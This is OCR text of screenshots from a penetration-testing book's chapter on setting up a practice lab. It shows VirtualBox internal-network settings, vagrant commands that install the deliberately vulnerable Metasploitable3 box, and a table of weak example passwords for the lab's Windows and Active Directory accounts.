

boxes_default_1689607829496_48487 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Default Password: vagrant
Administrator
Switch User
Windows Server 2008 R2
Standard
Right Ctrl



boxes_default_1689607829496_48487 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
PentestNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027D7CCD8
Cable Connected
OK
Cancel
Help



boxes_default_1689607829496_48487 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
HiddenNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
08002768440F
Cable Connected
OK
Cancel
Help


```
C:\Users\Glen> cd .vagrant.d\boxes

C:\Users\Glen\.vagrant.d\boxes> vagrant box add rapid7/metasploitable3-ub1404
==> box: Loading metadata for box 'rapid7/metasploitable3-ub1404'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-ub1404
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
==> box: Adding box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-ub1404/versions/0.1.12-weekly/providers/virtualbox.
box
    box:
==> box: Successfully added box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for 'virtualbox'!

C:\Users\Glen\.vagrant.d\boxes>
```


```
C:\Users\Glen\.vagrant.d\boxes> del Vagrantfile

C:\Users\Glen\.vagrant.d\boxes> REN "rapid7-VAGRANTSLASH-metasploitable3-ub1404" "metasploitable3-ub1404"

C:\Users\Glen\.vagrant.d\boxes> vagrant init metasploitable3-ub1404
A `Vagrantfile` has been placed in this directory. You are now
ready to `vagrant up` your first virtual environment! Please read
the comments in the Vagrantfile as well as documentation on
`vagrantup.com` for more information on using Vagrant.

C:\Users\Glen\.vagrant.d\boxes>
```





Import Virtual Appliance
Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Virtual System 1
Name
metasploitable3-ub1404
Guest OS Type
Ubuntu (64-bit)
CPU
2
RAM
4096 MB
Network Adapter
Intel PRO/1000 MT Desktop (82540EM)
Storage Controller (IDE)
PIIX4
Storage Controller (IDE)
PIIX4
Machine Base Folder:
D:\VirtualBox VM
MAC Address Policy:
Include only NAT network adapter MAC addresses
Additional Options:
Import hard drives as VDI
Appliance is not signed
Help
Expert Mode
Back
Finish
Cancel


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
Server
Kali Linux Book
Reconnaissance for Ethical Hackers
Ultimate Kali Linux Book 3
metasploitable3-ub1404
Powered Off
A
B
General
Name: metasploitable3-ub1404
Operating System: Ubuntu (64-bit)
System
Base Memory: 4096 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM
Paravirtualization
Display
Video Memory: 8 MB
Graphics Controller: VBoxVGA
Remote Desktop Server Port: 5949
Recording: Disabled
Preview
metasploitable3-ub1404
Storage
Controller: IDE Controller
IDE Primary Device 0: metasploitable3-ub1404-disk001.vdi (Normal, 39.06 GB)
Audio
Disabled
Network



metasploitable3-ub1404 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
HiddenNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027425179
Cable Connected
OK
Cancel
Help



metasploitable3-ub1404 (Initial) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Ubuntu 14.04 LTS ubuntu tty1
ubuntu login: vagrant
Password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
* Documentation: https://help.ubuntu.com/
vagrant@ubuntu:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 08:00:27:42:51:79 brd ff:ff:ff:ff:ff:ff
inet 10.11.12.20/24 brd 10.11.12.255 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fe42:5179/64 scope link
valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:a4:cc:24:31 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
inet6 fe80::42:a4ff:fecc:2431/64 scope link
valid_lft forever preferred_lft forever
5: veth8e106c0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
link/ether 6a:9b:6a:6b:37:67 brd ff:ff:ff:ff:ff:ff
inet6 fe80::689b:6aff:fe6b:3767/64 scope link
valid_lft forever preferred_lft forever
vagrant@ubuntu:~$
Right Ctrl


Chapter 3: Setting Up for Advanced Penetration Testing Techniques





Group	Username	Password	Device
Local user	Administrator	P@ssword1	Windows Server
Local user	bob	P@ssword2	Bob-PC
Local user	alice	P@ssword2	Alice-PC
Domain user	gambit	Password1	Domain user accounts (stored within Active Directory)
Domain user	rogue	Password1	
Domain administrator	wolverine	Password123	
Service account	sqladmin	Password45	



Please select your Windows Server 2019 download
